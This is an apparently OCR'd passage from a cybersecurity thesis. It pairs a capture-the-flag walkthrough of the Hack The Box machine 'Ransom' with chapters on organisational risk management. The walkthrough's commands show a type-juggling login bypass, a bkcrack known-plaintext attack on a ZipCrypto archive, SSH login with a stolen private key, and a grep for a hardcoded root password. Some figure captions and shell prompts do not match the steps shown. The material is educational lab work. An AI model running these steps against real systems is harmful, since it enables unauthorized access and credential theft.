


Figure 5.10: Adding the password as a Boolean “true” in JSON mode to get access

By this moment we get the “Login Successful”. If we look at the request, we have also changed the content type to *application/json* and afterwards added the password as true. In this way, we bypass authentication.

Afterwards, we check the webpage again and at this moment we get to know the user.txt and a .zip file which indicates the root.txt, as shown in Fig. 5.11. Meanwhile, Fig. 5.12 indicates that the user.txt file can be accessed by the password we found.

Figure 5.11: Getting to the user.txt flag. The .zip file indicates our path to the root.txt




Figure 5.12: The combination of numbers and alphabetic characters indicates a password

- **Command code 4:**

Known plaintext attack on an encrypted ZIP file – Beside the user.txt we also have ta ZIP archive named uploaded-file-3422.zip which is password-protected, as shown in Fig. 5.13:

```
$ file uploaded-file-3422.zip

uploaded-file-3422.zip: Zip archive data, at least v2.0 to extract,
compression method=deflate
```

Figure 5.13: The found ZIP archive file is password-protected, indicated by the command used

We can try to perform a Brute Force attack using fcrackzip, but still the password seems to be strong enough. Firstly, we can see the files inside the compression method with the command shown in Fig. 5.14:

- **Command code 5:**

```
$ unzip -v uploaded-file-3422.zip

Archive:  uploaded-file-3422.zip

 Length   Method    Size  Cmpr    Date    Time   CRC-32   Name
--------  ------  ------- ---- ---------- ----- --------  ----

     220  Defl:N      158  28% 2020-02-25 06:03 6ce3189b
.bash_logout

    3771  Defl:N     1740  54% 2020-02-25 06:03 ab254644
.bashrc
```

```
    807  Defl:N      392  51% 2020-02-25 06:03 d1b22a87
.profile

      0  Stored        0   0% 2021-07-02 13:58 00000000  .cache/

      0  Stored        0   0% 2021-07-02 13:58 00000000
.cache/motd.legal-displayed

      0  Stored        0   0% 2021-07-02 13:58 00000000
.sudo_as_admin_successful

      0  Stored        0   0% 2022-03-07 06:32 00000000  .ssh/

   2610  Defl:N     1978  24% 2022-03-07 06:32 38804579
.ssh/id_rsa

    564  Defl:N      463  18% 2022-03-07 06:32 cb143c32
.ssh/authorized_keys

    564  Defl:N      463  18% 2022-03-07 06:32 cb143c32
.ssh/id_rsa.pub

   2009  Defl:N      569  72% 2022-03-07 06:32 396b04b4
.viminfo

--------         -------  ---                    -------

  10545           5763  45%                    11 files
```

Figure 5.14: Performing Brute Force attack to get password credentials for the .zip file

We clearly see that it will not unzip without a password. We will use 7zip as a way to show more information about the files in the zip, using l for list and -slt , which sets technical mode for the list command, as shown in Fig. 5.15. This will give a lot of information about each file in the archive, as shown in Fig. 5.16.

- **Command code 6:**

```
$ 7z -slt l uploaded-file-3422.zip | grep -A 14
.bash_logout

Path = .bash_logout

Folder = -

Size = 220

Packed Size = 170

Modified = 2020-02-25 07:03:22

Created =

Accessed =

Attributes = _ -rw-r--r--

Encrypted = +

Comment =

CRC = 6CE3189B

Method = ZipCrypto Deflate

Host OS = Unix

Version = 20

Volume Index = 0
```

Figure 5.15: Use of 7zip command as a way to show more information about the .zip files

It seems more like a personal directory of a user. The compression method is ***ZipCrypto Deflate***, shown in Fig. 5.16:




Figure 5.16: Method used is ZipCrypto Deflate (less secure algorithm)

The method is ZipCrypto which is the less secure algorithm. The CRC32 from the zip output is 6CE3189B, that is a CRC (Cyclic Redundancy Check) of the decrypted file, used after decryption to verify the correct file resulted. We can calculate the CRC32 of the .bash_logout file, as shown in Fig. 5.17 below:

- **Command code 7:**

```
>>> import zlib
>>> bash_logout = open('.bash_logout', 'rb').read()
>>> hex(zlib.crc32(bash_logout))
'0x6ce3189b'
```

Figure 5.17: Calculating CRC32 of .bash_logout file

Both .bash_logout files are equal using the CRC32 algorithm (used to check errors by zip files). So, we have a known plaintext.

Known plaintext attack – Now it is time to use bkcrack for the known plaintext attack, as shown in Fig. 5.18. This is used to store the files from uploaded-file-3422.zip into unlocked.zip. Firstly, we must provide a file plain.zip containing our .bash_logout.

- **Command code 8:**

```
$ zip plain.zip .bash_logout
  adding: .bash_logout (deflated 28%)

$ ./bkcrack -C uploaded-file-3422.zip -c .bash_logout -P
plain.zip -p .bash_logout
bkcrack 1.3.5 - 2022-03-28
[03:34:35] Z reduction using 150 bytes of known plaintext
100.0 % (150 / 150)
[03:34:35] Attack on 57097 Z values at index 7
Keys: 7b549874 ebc25ec5 7e465e18
78.5 % (44845 / 57097)
[03:38:54] Keys
7b549874 ebc25ec5 7e465e18

$ ./bkcrack -C uploaded-file-3422.zip -k 7b549874
ebc25ec5 7e465e18 -U unlocked.zip password
bkcrack 1.3.5 - 2022-03-28
[03:42:33] Writing unlocked archive unlocked.zip with password
"password"
100.0 % (9 / 9)
Wrote unlocked archive
```

Figure 5.18: Use of bkcrack to store the files from uploaded-file-3422.zip into unlocked.zip

Now, we can extract the files from unlocked.zip, as shown in Fig. 5.19:

- **Command code 9:**

```
$ unzip -P password unlocked.zip

Archive:  unlocked.zip
  inflating: .bash_logout
  inflating: .bashrc
  inflating: .profile

   creating: .cache/
 extracting: .cache/motd.legal-displayed
 extracting: .sudo_as_admin_successful

   creating: .ssh/
  inflating: .ssh/id_rsa
  inflating: .ssh/authorized_keys
  inflating: .ssh/id_rsa.pub
  inflating: .viminfo
```

Figure 5.19: Extracting the files from unlocked.zip

Privilege escalation – At this point we've got a private SSH key and we can connect as a user without a password (because it is a machine from UHC), as shown in Fig. 5.20:

- **Command code 10:**

```
$ chmod 600 id_rsa

$ ssh -i id_rsa htb@10.10.11.153

tea@kali:~$ id

uid=1000(htb) gid=1000(htb)
groups=1000(htb),4(adm),24(cdrom),27(sudo),30(dip),46(plugde
v),116(lxd)
```

Figure 5.20: After executing all the command codes, we can finally connect as a user without a password

Even though we belong to a group named ***lxd***, we will execute escalation in the intended way. To see how authentication is handled, we find the Laravel website, as shown in Fig. 5.21:

- **Command code 11:**

```
tea@kali:~$ find / -name \*laravel\* 2>/dev/null

/srv/prod/storage/logs/laravel.log
/srv/prod/vendor/Laravel
/srv/prod/vendor/fruitcake/laravel-cors
```

Figure 5.21: Overview of how authentication is handled, by finding the Laravel website

Laravel source files seems to be inside /srv/prod, so we will look for "password" recursively, as shown in Fig. 5.22:

- **Command code 12:**

```
tea@kali:~$ cd /srv/prod
tea@kali:/srv/prod$ grep -nri password . | grep -vE
'js|config|vendor|bootstrap' | grep php | grep password

./resources/views/auth/login.blade.php:15:              password:
$("#password").val()
./resources/views/auth/login.blade.php:44:              <p>Please
enter the password provided to you in order to send files to the E
Corp Engineers.</p>
./resources/views/auth/login.blade.php:50:                  <input
type="password" name="password" id="password" class="form-
control form-control-lg" />
./resources/lang/en/validation.php:35:    'current_password' =>
'The password is incorrect.',
```

```
./resources/lang/en/validation.php:103:    'password' => 'The password is incorrect.',
./resources/lang/en/passwords.php:7:    | Password Reset Language Lines
./resources/lang/en/passwords.php:11:    | that are given by the password broker for a password update attempt
./resources/lang/en/passwords.php:12:    | has failed, such as for an invalid token or invalid new password.
./resources/lang/en/passwords.php:16:    'reset' => 'Your password has been reset!',
./resources/lang/en/passwords.php:17:    'sent' => 'We have emailed your password reset link!',
./resources/lang/en/passwords.php:19:    'token' => 'This password reset token is invalid.',
./resources/lang/en/auth.php:17:    'password' => 'The provided password is incorrect.',
./storage/framework/views/716af88e12f9db05fa041bff2e06875d7f0b09db.php:13:            password: $("#password").val()
./storage/framework/views/716af88e12f9db05fa041bff2e06875d7f0b09db.php:42:            <p>Please enter the password provided to you in order to send files to the E Corp Engineers.</p>
./storage/framework/views/716af88e12f9db05fa041bff2e06875d7f0b09db.php:48:                <input type="password" name="password" id="password" class="form-control form-control-lg" />
./app/Exceptions/Handler.php:25:        'current_password',
./app/Exceptions/Handler.php:26:        'password',
./app/Exceptions/Handler.php:27:        'password_confirmation',
./app/Models/User.php:23:        'password',
./app/Models/User.php:32:        'password',
./app/Models/User.php:46:         * Always encrypt the password when it
```

```
is updated.
./app/Models/User.php:53:        $this->attributes['password'] =
bcrypt($value);
./app/Http/Kernel.php:66:        'password.confirm' =>
\Illuminate\Auth\Middleware\RequirePassword::class,
./app/Http/Middleware/TrimStrings.php:15:
'current_password',
./app/Http/Middleware/TrimStrings.php:16:        'password',
./app/Http/Middleware/TrimStrings.php:17:
'password_confirmation',
./app/Http/Controllers/AuthController.php:34:
'password' => 'required',
./app/Http/Controllers/AuthController.php:37:        if
($request->get('password') == "UHC-March-Global-PW!") {

./database/migrations/2014_10_12_100000_create_password_rese
ts_table.php:7:class CreatePasswordResetsTable extends Migration
./database/migrations/2014_10_12_100000_create_password_rese
ts_table.php:16:        Schema::create('password_resets', function
(Blueprint $table) {
./database/migrations/2014_10_12_100000_create_password_rese
ts_table.php:30:        Schema::dropIfExists('password_resets');
./database/migrations/2014_10_12_000000_create_users_table.ph
p:21:            $table->string('password');
 ./database/factories/UserFactory.php:21:                'password' =>
 '$2y$10$92IXUNpkjO0rOQ5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG
 /igi', // password
```

Figure 5.22: Looking inside /srv/prod and finding "password" recursively

We find that app/Http/Controllers/AuthController.php is checking that the password is equal to UHC-March-Global-PW! (it uses == because as we have mentioned above it is vulnerable to Type Juggling). This password is set for the root that we were searching. Fig. 5.23 shows the final steps taken to get to our root.txt flag:

- **Command code 13:**

```
tea@kali:/srv/prod$ su root
Password:
root@ransom:/srv/prod# cat /root/root.txt
a4d5e9000007b5eabfb8358b2dd9ac1a
```

Figure 5.23: After checking for the password recursively, command 'su root' will help us getting to the root.text flag. The following is a combination of number and alphabetic characters, indicating a password used by the administrator

So, we found the user.txt and root.txt flag. Mission accomplished!

5.2. What is risk and what executive leaders and CSO can do to manage it

Risk is the intersection between your asset, vulnerabilities, and threats. An asset is any item that has value to an organization. An asset could be workstations, laptops, desktops, servers, smartphones, mobile devices, tablets, switches, firewalls, routers. These are considered tangible items.


There are intangible assets too, like information and data, processes used inside an organization, specific software you have developed or purchased, even the employees of an organization. The overall classification makes up the pool of assets needed to beprotected.

Our purpose is to identify the vulnerabilities and threats in the external surface that these assets are facing, and the risk associated with them.

A *vulnerability* is any weakness in the system design, implementation, software code, or lack of preventative mechanisms. This includes software bugs, misconfigured software, misconfigured network devices, security breaches that can occur and any other tool not properly being utilized.

A vulnerability without a threat is not actually a problem. For example, if I pay a visit to your house and the door is unlocked, then it is a vulnerability. But, if you live in a remote jungle and there are no people around trying to open the door, it does not really matter if you left the door unlocked, right?!

A *threat* is any condition that could cause harm, loss, damage or compromise an asset. Cybersecurity and IT professionals have to be aware that there are lots of vulnerabilities in our platforms and systems. Their whole duty is to manage the risk associated with these vulnerabilities. We want to reduce these vulnerabilities at the lowest level possible. Obviously, we cannot control all the vulnerabilities, but we can control most of them with the proper risk management.



How to manage risk?

6. Risk mitigation

The very first step in security is to mitigate the risk with the main purpose of trying to minimize it to an acceptable level. An acceptable level is dependent on the organization. This is achieved by adding risk controls.

For example, in May 2017 there occurred a worldwide cyber-attack known as the *WannaCry ransomware* attack, which targeted computers running the Microsoft Windows OS by encrypting data and demanding ransom payments. It would use the SMBv1 protocol as its initial attack vector. Having SMBv1 open meant being able getting into the system and encrypting that system's files, afterwards asking payment in Bitcoin from their part to release the files back.

To prevent that from happening, meant turning SMBv1 off. But, in case you needed a service or/and if old technology were used on networks, turning it off would mean breaking those networks. What to do next? We mitigate the risk.

SMBv1 protocol operates over port 445 (TCP port for Microsoft-DS SMB file sharing). Mitigating the risk means not actually finding a solution to that problem, but minimizing it to an acceptable level, and in this case, it would be mitigated by preventing anything coming from the internet from coming in over port 445 through a firewall.

The point is, we minimized the risk externally, we found a solution. But if someone within the company somehow had that ransom malware on a USB drive and plugged it in the system locally, that ransom malware is still existent because port 445 is not blocked internally in the organization's network, it was blocked only at a firewall

level by keeping the external people from the internet getting in. We minimized the risk,but the risk is still existent.

7. Risk transference

It comes in terms of transferring the risk to another business in case the organization cannot afford to accept, avoid, or mitigate the risk. For example, in case an organization is worried about a data breach, they can pay an insurance company to take on that risk. The point is transferring the risk to a third party who are more able to mitigate the risk, since they would have more expertise in such area.

8. Risk avoidance

Risk avoidance means when the risk is too high to accept, the system configuration or design is changed to avoid the risk associated with a specific vulnerability. For example, there are still organizations using Windows XP, which is old and outdated. This system came out in 2001, almost 20 years ago. In order to avoid risks associated with old and outdated systems like this one, it would be better to turn off Windows XP and upgrade them to Windows 10.

The areas that were vulnerable in Windows XP or Windows Vista, are no longer vulnerable in Windows 10, making this one a much better and more secure OS. Nevertheless, avoiding risks has operational consequences. IT professionals have to measure the risk they are facing in terms of operational and security needs.

9. Risk acceptance

Risk acceptance means accepting the risk when it is low enough to not apply countermeasures, or adequate countermeasures have already been applied.

The most common time to accept risk is after applying mitigations. Taking the example of Windows 10, organizations choose to use this OS and accept the fact that there is risk associated with it. They might apply mitigations, like patching it and keeping it up to date. Every once in a while, even after patching it, there will still be areas that are vulnerable due to zero-day vulnerabilities (vulnerabilities not exposed to the public) out there.

So, we have mitigated the risk and minimized it to an acceptable level. Nevertheless, we still accept the remaining risk.

The only question that needs an answer in such terms is, who is authorized to accept the risk? The person who is in charge needs to accept that risk (either bringing the risk up to the executive level, the Chief Security Officer, Chief Information Officer etc.) . It is important to think of this person from the business case perspective or from an operational perspective.

CHAPTER 6

CONCLUSIONS AND RECOMMENDATIONS

6.1. Conclusions

During the research, other answers were achieved. Cybersecurity experts and IT expert leaders/managers have the responsibility to minimize risk to the organization by choosing the appropriate controls. *They can accept, transfer, mitigate or even avoid risk.* But, depending on how they manage risk, there is a huge impact in the long run of the organization's systems and networks, and they will end up living with the consequences.

This thesis represents the critical thinking which should be possessed, related to the organizations' circumstances, by CTOs and executive leaders. It serves as a Risk Management Framework implementation including activities to prepare organizations to execute the framework at appropriate risk management levels.
Senior leaders and executives should be provided with the necessary information, most importantly related to security, since security has the biggest impact in terms of

- Systems' integration
- Access privileges
- Authorization
- User access reviews
- Application authentication
- SODs etc.

Executing risk management tasks means linking risk management processes at the system level to risk management processes at the organization level. Furthermore, it establishes responsibility as well accountability in terms of the controls implemented within an organization's information systems (and inherited by those systems).

6.2. Managing risk using the Cybersecurity Framework

Implementation of a Cybersecurity Framework means providing an adaptive and flexible risk-based implementation that can be used with a wide array of cybersecurity risk management processes.

The objective is to ensure that security and privacy requirements derived from executive orders, laws, regulations, policies, directives, standards, or missions and business functions are adequately addressed and the appropriate controls and countermeasures are selected, implemented, assessed, and monitored on an ongoing basis. Organizations depend on information systems to carry out their missions and business functions. The success of these missions and business functions depends on protecting the confidentiality, integrity, availability of the data being processed, stored, and as well transmitted by those systems and the privacy of individuals.

Threats to information systems include:

- Equipment failure
- Environmental disruptions
- Human or machine errors (manual or automated failures)
- Purposeful attacks that are often well-organized, disciplined, sophisticated and well-funded.

Organizations encounter attacks on information systems which can result in serious or even catastrophic damage to organizational operations, tangible/intangible assets, employees/customers, other organizations or/and third parties and as well the Nation. This is why it is important and imperative that organizations remain vigilant and the executive leaders , managers, CTOs etc., throughout the organization understand their responsibilities and are accountable for protecting/securing organizational assets and know how to manage risk.

Beside the protection of organizational assets, organizations also have a responsibility in considering and manage the risks to individuals when information systems process personally identifiable information (PII). There are information

security and privacy programs implemented by organizations which have complementary objectives with respect to managing and taking care of the confidentiality, integrity, and availability of PII.

Another point to consider (risk transference) is the increased reliance on 3rd parties or external providers and commercial-off-the-shelf products, systems, and services, meaning that the attacks or disruptions in the supply chain risk impacting an organization's systems are increasing. Such attacks or/and disruptions can result in serious, severe, or catastrophic consequences for an organizations' systems.

To conclude, our thesis has represented from the technical point of view:

- Attacks/threats (with a practical example as well)
- Risk and its management
- Security
- Integration of cybersecurity with systems and threat risk management

And from the critical thinking point of view, integration of security and privacy risk management practices, to help in the promotion of a comprehensive approach to managing security and privacy risks.

Purpose and applicability of our scope includes:

- Ensuring that managing system-related security and privacy risk is consistent with the business objectives and organizations' missions in place, in terms of their risk management strategy;

- Supporting informed, consistent, and ongoing authorization decisions, reciprocity and transparency/traceability of security and privacy data;

- Achieving privacy protections for individuals and security protections for the data and information systems through the implementation of the right and appropriate risk response strategies.

References

[1] P. Pernik, "Cyberspace Strategic Outlook 2030," *Horizon Scanning and Analysis,* 2022.

[2] E. Nakashima, "Russian Military Was behind “NotPetya” Cyberattack in Ukraine, CIA Concludes," *Washington Post,* 12 January 2018.

[3] J. M. R. S. a. J. S. Christopher Bing, ""Powerful Tradecraft" : How Foreign Cyber-Spies Compromised America," *Reuters,* 19 December 2020.

[4] S. K. Christopher Bing, "Cyber Attack Shuts down U.S Fuel Pipeline “Jugular"," *Reuters,* 8 May 2021.

[5] M. Carey, "Cisco Network Security Master Class," July 2019.

[6] C. G. a. M. C. Mohit Kaushik, "3 Steps to successful M&A Due Diligence for Value Creation," 22 December 2021.

[7] C. L. M. K. Chris Ganly, "Tool: IT M&A Due Diligence Checklist," 27 July 2021.

[8] Microsoft, "Ransomware-as-a-service: Understanding the cybercrime gig economy and how to protect yourself," May 9, 2022.

[9] Sophos Whitepaper, "The State of Ransomware 2022," April 2022.

[10] S. Cooper, "5 Best Wireshark alternative packet sniffers," May 21, 2021.

[11] A. Waweru, "Honeypot Technique Technology and How it Works in Cyber Security," January 01, 2022.